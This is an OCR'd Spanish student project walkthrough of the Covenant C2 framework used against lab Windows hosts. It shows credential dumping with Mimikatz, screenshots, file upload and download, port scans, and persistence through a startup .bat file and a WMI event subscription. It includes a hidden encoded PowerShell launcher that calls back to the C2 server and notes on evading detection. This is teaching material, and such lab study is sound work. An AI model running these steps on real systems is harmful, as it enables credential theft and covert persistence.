
The bottom of the terminal window has a text input field containing 'a' and a 'Send' button.

Usando el comando PowerShellImport, podremos enviar scripts de PowerShell:



Podremos ejecutar el comando Upload y subir un archivo:





Ahora iremos a la pestaña Task:

Aquí podremos ejecutar tareas predefinidas y después verlas en el prompt anterior con el comando Task.

The screenshot shows a browser window for the 'Covenant' application. The URL is <https://127.0.0.1:7443/grunt/interact/2>. The page title is 'Grunt: 638dec781e'. On the left, there's a sidebar with various navigation options: Dashboard, Listeners, Launchers, Grunts, Templates, Tasks, Taskings, Graph, Data, and Users. The 'Grunts' option is currently selected. The main content area has tabs at the top: Info, Interact, Task (which is highlighted with a red box), and Taskings. Below the tabs, it says 'GruntTask' and 'Assembly' (selected from a dropdown menu). There are fields for 'AssemblyName' (empty) and 'Parameters' (empty). A blue button labeled '▷ Task' is at the bottom. The browser's address bar shows the same URL. The status bar at the bottom indicates 'Parrot Terminal' and 'Covenant — Mozilla Fir...'. The top right of the browser window shows the date and time: 'mar 2 de may, 17:03'.

Ahora haremos una captura de pantalla:

The screenshot shows a browser window with the title 'Covenant' and the URL 'https://127.0.0.1:7443/grunt/interact/2'. The page displays the text 'Grunt: 638dec781e'. Below this, there are four tabs: 'Info', 'Interact' (which is selected), 'Task' (highlighted with a red box), and 'Taskings'. A dropdown menu under 'Task' is open, showing the option 'ScreenShot'. A large blue button labeled '▷ Task' is visible below the dropdown. On the left side, a sidebar lists various options: Dashboard, Listeners, Launchers, Grunts (selected and highlighted with a red box), Templates, Tasks, Taskings, Graph, Data, and Users.

Para hacerla le daremos a Task:

Obteniendo una captura de pantalla de la máquina comprometida:

The screenshot shows the Covenant web interface running in a Mozilla Firefox browser on a Parrot OS system. The main content area displays a file explorer window titled 'Disco local (C:)'. The window shows several folders and files, including 'Archivos de programa', 'Archivos de programa (x86)', 'PerfLogs', 'Usuarios', and 'Windows'. The 'Send' button is visible at the bottom right of the file explorer window.

**Left sidebar:**

- Dashboard
- Listeners
- Launchers
- Grunts
- Templates
- Tasks
- Taskings
- Graph
- Data
- Users

**Top navigation bar:**

- Aplicaciones
- Lugares
- Sistema
- Covenant
- New Tab
- mar 2 de may, 17:05
- Welcome, Alesander! Logout


**Address bar:**

- https://127.0.0.1:7443/grunt/interact/2
- Parrot OS
- Hack The Box
- OSINT Services
- Vuln DB
- Privacy and Security
- Learning Resources

Ahora vamos ejecutar Mimikatz, para esto en la pestaña de tareas seleccionaremos Mimikatz:

The screenshot shows a browser window with the title 'Covenant' and the URL 'https://127.0.0.1:7443/grunt/interact/2'. The page displays a 'Grunt: 638dec781e' section. On the left, a sidebar lists various options: Dashboard, Listeners, Launchers, Grunts (selected), Templates, Tasks, Taskings, Graph, Data, and Users. The main area has tabs for Info, Interact, Task (selected), and Taskings. Under 'Grunts', there's a 'GruntTask' dropdown set to 'Mimikatz' and a 'Command' input field containing 'sekurlsa::logonPasswords'. A blue button labeled '▷ Task' is at the bottom of this section. Both the 'GruntTask' dropdown and the 'Command' input field are highlighted with red boxes.

Y pulsaremos en task:



Ejecutar Mimikatz usando Covenant ayuda a evitar la detección porque Covenant no almacena tareas directamente en el host grunt. En su lugar, compila e implementa dinámicamente la carga útil de la tarea a través de su conexión de cliente en el momento de la asignación de tareas. Además, cada vez que se crea un nuevo grunt o se asigna una nueva tarea a un grunt, el código relevante se vuelve a compilar y ofuscar con ConfuserEx, lo que evita cargas útiles estáticas que serían más fáciles de detectar.

Ahora veremos el historial de las tareas ejecutadas, para eso vamos a la última pestaña Taskings:


The screenshot shows the Covenant web interface running in a Mozilla Firefox browser on a Parrot OS system. The main page title is "Grunt: 638dec781e". The navigation bar includes links for Dashboard, Listeners, Launchers, Grunts, Templates, Tasks, Taskings (which is currently selected), and Data/Users. The sidebar on the left lists various sections like Dashboard, Listeners, Launchers, Grunts, Templates, Tasks, Taskings, Graph, Data, and Users. The main content area displays a table of tasks:

Name	Grunt	Task	Status	UserName	Command
b1cc3f899f	638dec781e	ListDirectory	Completed	Alesander	ls
b917137bd2	638dec781e	Tasks	Completed	Alesander	Tasks
25c1962f33	638dec781e	Upload	Completed	Alesander	Upload /filepath:"c:/"
8735d06816	638dec781e	ScreenShot	Completed	Alesander	ScreenShot
bb8e6894d9	638dec781e	Mimikatz	Completed	Alesander	Mimikatz /command:"sekurlsa::logonPasswords"
062920b183	638dec781e	Mimikatz	Completed	Alesander	Mimikatz /command:"sekurlsa::logonPasswords"

At the bottom, there is a pagination indicator showing "Page 1 of 1" and a set of navigation icons.

Y podremos ver todo lo que ejecutamos, para Covenant todo lo que ejecutes es una tarea.

Podremos ver los parámetros de la tarea y el resultado si hacemos clic en ella:



Como por ejemplo este caso la captura de pantalla.


Ahora vamos a descargar un archivo.

Para esto vamos ejecutar la tarea Downloads, para esta prueba descargare el ejecutable del servidor ftp que está en el escritorio de la máquina Windows10:


The screenshot shows the Covenant web interface. On the left, a sidebar lists various options: Dashboard, Listeners, Launchers, Grunts (selected), Templates, Tasks, Taskings, Graph, Data, and Users. The main area is titled "Grunt: 56558974f5". It has tabs for Info, Interact (selected), Task, and Taskings. Under the Task tab, there is a "GruntTask" section with a dropdown menu set to "Download". Below it is a "FileName" input field containing the path "C:\Users\Alesander\Desktop\hfs2.3a\_289\hfs.exe". A red box highlights both the dropdown and the input field. At the bottom of this section is a blue "Task" button. The browser's address bar shows the URL "https://127.0.0.1:7443/grunt/interact/4". The status bar at the bottom indicates "Covenant — Mozilla Fir..." and "Parrot Terminal".

Colocaremos la ruta del archivo en la máquina atacada.

The screenshot shows a Windows File Explorer window. The address bar displays the path "C:\Users\Alesander\Desktop\hfs2.3a\_289". A red box highlights this path. The main pane shows a single file named "hfs" with the following details: Nombre (Name) is "hfs"; Fecha de modificación (Last modified) is "02/03/2014 14:15"; Tipo (Type) is "Aplicación" (Application); and Tamaño (Size) is "743 KB". The left sidebar shows a navigation tree with icons for Escritorio (Desktop), Descargas (Downloads), Documentos (Documents), Imágenes (Images), Música (Music), Videos (Videos), OneDrive, Este equipo (This PC), and Red (Network). The status bar at the bottom indicates "1 elemento" (1 item).



Si hacemos clic en el enlace descargaremos el archivo:



Ahora iremos a Taskings e elegiremos la tarea de la descarga:

Name	Grunt	Task	Status	UserName	Command	CommandTime
Ocee405ddf	56558974f5	Download	Completed	Alesander	Download /filename:"C:\Users\Alesander\Desktop\hfs2.3a_289.hfs.exe"	05/03/2023 09:33:01
7fff76db7e	56558974f5	Download	Completed	Alesander	Download /filename:"C:\Users\Alesander\Desktop\hfs2.3a_289.hfs.exe"	05/03/2023 09:34:01

Viendo su estado.

Ahora realizaré un escaneo de puertos, para eso tendremos que usar la Task PortScan.

The screenshot shows the COVENANT web interface at <https://127.0.0.1:7443/grunt/interact/4>. The left sidebar contains navigation links: Dashboard, Listeners, Launchers, Grunts (selected), Templates, Tasks, Taskings, Graph, Data, and Users. The main area displays a task titled "Grunt: 56558974f5". The "Task" tab is active. The task configuration includes:

- GruntTask**: A dropdown menu set to "PortScan".
- ComputerNames**: An input field containing "127.0.0.1".
- Ports**: An input field containing "80,443-445,3389".
- Ping**: An input field containing "False".

A blue button labeled "▷ Task" is located at the bottom of the task configuration area.

Indicaremos la IP en este caso como es la IP de la máquina atacada pondremos 127.0.0.1, se podría desde esta escanear otra máquina de la misma red solo habría que cambiar la IP por esa:

The screenshot shows the COVENANT web interface at <https://127.0.0.1:7443/grunt/interact/>. The left sidebar contains navigation links: Dashboard, Listeners, Launchers, Grunts, Templates, Tasks, Taskings, Graph, Data, and Users. The main area displays a Grunt task titled "GruntTask". Under "PortScan", the "ComputerNames" field contains "192.168.1.44" and the "Ports" field contains "80,443-445,3389". A red box highlights the "ComputerNames" field. At the bottom is a blue "▷ Task" button.

En este ejemplo a mi máquina atacante.

Obteniendo estos resultados:

## Grunt: 56558974f5

[Info](#)[Interact](#)[Task](#)[Taskings](#)

```
#####. mimikatz 2.2.0 (x64) #17763 Apr 9 2019 23:22:27
^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > http://blog.gentilkiwi.com/mimikatz
v ## Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonPasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
```

```
-- [05/03/2023 10:29:18 UTC] PortScan completed
(Alesander) > PortScan /computernames:"127.0.0.1" /ports:"80,443-445,3389" /ping:"False"
```

ComputerName	Port	IsOpen
-----	-----	-----
127.0.0.1	80	True
127.0.0.1	445	True

```
-- [05/03/2023 10:31:44 UTC] PortScan completed
(Alesander) > PortScan /computernames:"192.168.1.44" /ports:"80,443-445,3389" /ping:"False"
```

ComputerName	Port	IsOpen
-----	-----	-----
192.168.1.44	80	True

[Interact...](#)[Send](#)

Por último crearemos persistencia mediante esta Task, PersistStartup:


PROYECTO HACKING 2<sup>a</sup> EVA

The screenshot shows the Covenant web application interface. The left sidebar contains navigation links: Dashboard, Listeners, Launchers, Grunts (selected), Templates, Tasks, Taskings, Graph, Data, and Users. The main content area has tabs: Info, Interact (selected), Task, and Taskings. A sub-section titled "GruntTask" shows a dropdown menu set to "PersistStartup". Below it is a "Payload" section containing a redacted PowerShell command. A "FileName" field is set to "startup.bat". At the bottom is a blue "Task" button.

Lo que haré es generar un código de PowerShell para conectarme a Covenant ese código estará en base64.

Y aquí tenemos el bat en la máquina Windows:

## PROYECTO HACKING 2<sup>a</sup> EVA



Ahora usaremos PersistVMI, para este ejemplo usaré el controlador de dominio principal con IP 192.168.1.79:

The screenshot shows the Covenant web application interface. On the left is a sidebar with various navigation options: Dashboard, Listeners, Launchers, Grunts (selected), Templates, Tasks, Taskings, Graph, Data, and Users. The main area has tabs for Info, Interact (selected), and Task. A sub-section titled "GruntTask" is highlighted with a red box, showing a dropdown menu with "PersistWMI" selected. Below it are fields for EventName (Evil Persistence), EventFilter (ProcessStart), EventConsumer (CommandLine), Payload (powershell -Sta -Nop -Window Hidden -EncodedCommand <blah>), ProcessName (notepad.exe), and ScriptingEngine (VBScript). At the bottom is a blue "▷ Task" button.

En la parte de EncodedCommand colocaremos el exploit de Powershell generado por covenant:

The screenshot shows the Covenant web interface for creating a launcher. The left sidebar contains links for Dashboard, Listeners, Launchers, Grunts, Templates, Tasks, Taskings, Graph, Data, and Users. The main panel has several configuration fields:

- Listener:** LUno
- ImplantTemplate:** GruntHTTP
- DotNetVersion:** Net35
- ValidateCert:** True
- UseCertPinning:** True
- Delay:** 5
- JitterPercent:** 10
- ConnectAttempts:** 5000
- KillDate:** 06/01/2023 12:41 PM
- ParameterString:** -Sta -Nop -Window Hidden

Below these fields are two buttons: **Generate** and **Download**. The generated launcher code is shown in a text area:

```
powershell -Sta -Nop -Window Hidden -Command "sv o (New-Object IO.MemoryStream);sv d (
```

The generated EncodedLauncher code is shown in a text area and is highlighted with a red box:

```
powershell -Sta -Nop -Window Hidden -EncodedCommand cwB2ACAAbwAgACgATgBIAHcALC
```

Quedando así, ahora le tendremos que dar a ejecutar:

The screenshot shows the Covenant web application running in a Mozilla Firefox browser. The URL is <https://127.0.0.1:7443/grunt/interact/15>. The interface has a sidebar with navigation links like Dashboard, Listeners, Launchers, Grunts, Templates, Tasks, Taskings, Graph, Data, and Users. The main area is titled "Task" and contains fields for "EventName" (Evil Persistence), "EventFilter" (ProcessStart), "EventConsumer" (CommandLine), and a "Payload" field containing the encoded command: `powershell -Sta -Nop -Window Hidden -EncodedCommand |cwB2ACAAbwAgACgATgBIAHcALQE`. A red box highlights the "Payload" field. Below it are fields for "ProcessName" (notepad.exe) and "ScriptingEngine" (VBScript). At the bottom is a blue "Task" button.

Grunt: e0db1cb4ae

Info Interact Task Taskings

```
[05/17/2023 09:31:33 UTC] PersistWMI uninitialized
(Alesander) > PersistWMI /eventname:"Evil Persistence" /eventfilter:"ProcessStart"
/eventconsumer:"CommandLine" /payload:"powershell -Sta -Nop -Window Hidden -EncodedCommand
cwB2ACAAbwAgACgATgBlAHcALQBPAGIAagBlAGMAdAAGAEKAtwAuAE0AZQbtAG8AcgB5AFMAdAbYAGUAYQbtACKAOwBzAHY
IABKACAACAKAB0AGUADwAtAE8AYgBqAGUAYwB0ACAASQPAC4AQwBvAG0AcAbYAGUAcwBzAGkAbwBuAC4ARABLAGYAbAbhAHQ
ZQBTAHQAcgBlAGEAbQoAFsASQPAC4ATQbLAG0AbwByAHkAUwB0AHIAZQbhAG0AXQBbAEMAbwBuAHYZQByAHQAXQA6Do
RgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoAcCcANwBWAHAANwBjAEYAdAbsAGQAaAgAvAGYAbABYAFIAMQByAFM
UwBLAHIALwB4AE0AWQBpAGYASwB3ADQAbgBpADIATQbIAHYAUABBAgCaaABmAGKAvgAyAHMARQAwAFMAMgAzAGwAQQBhAeO
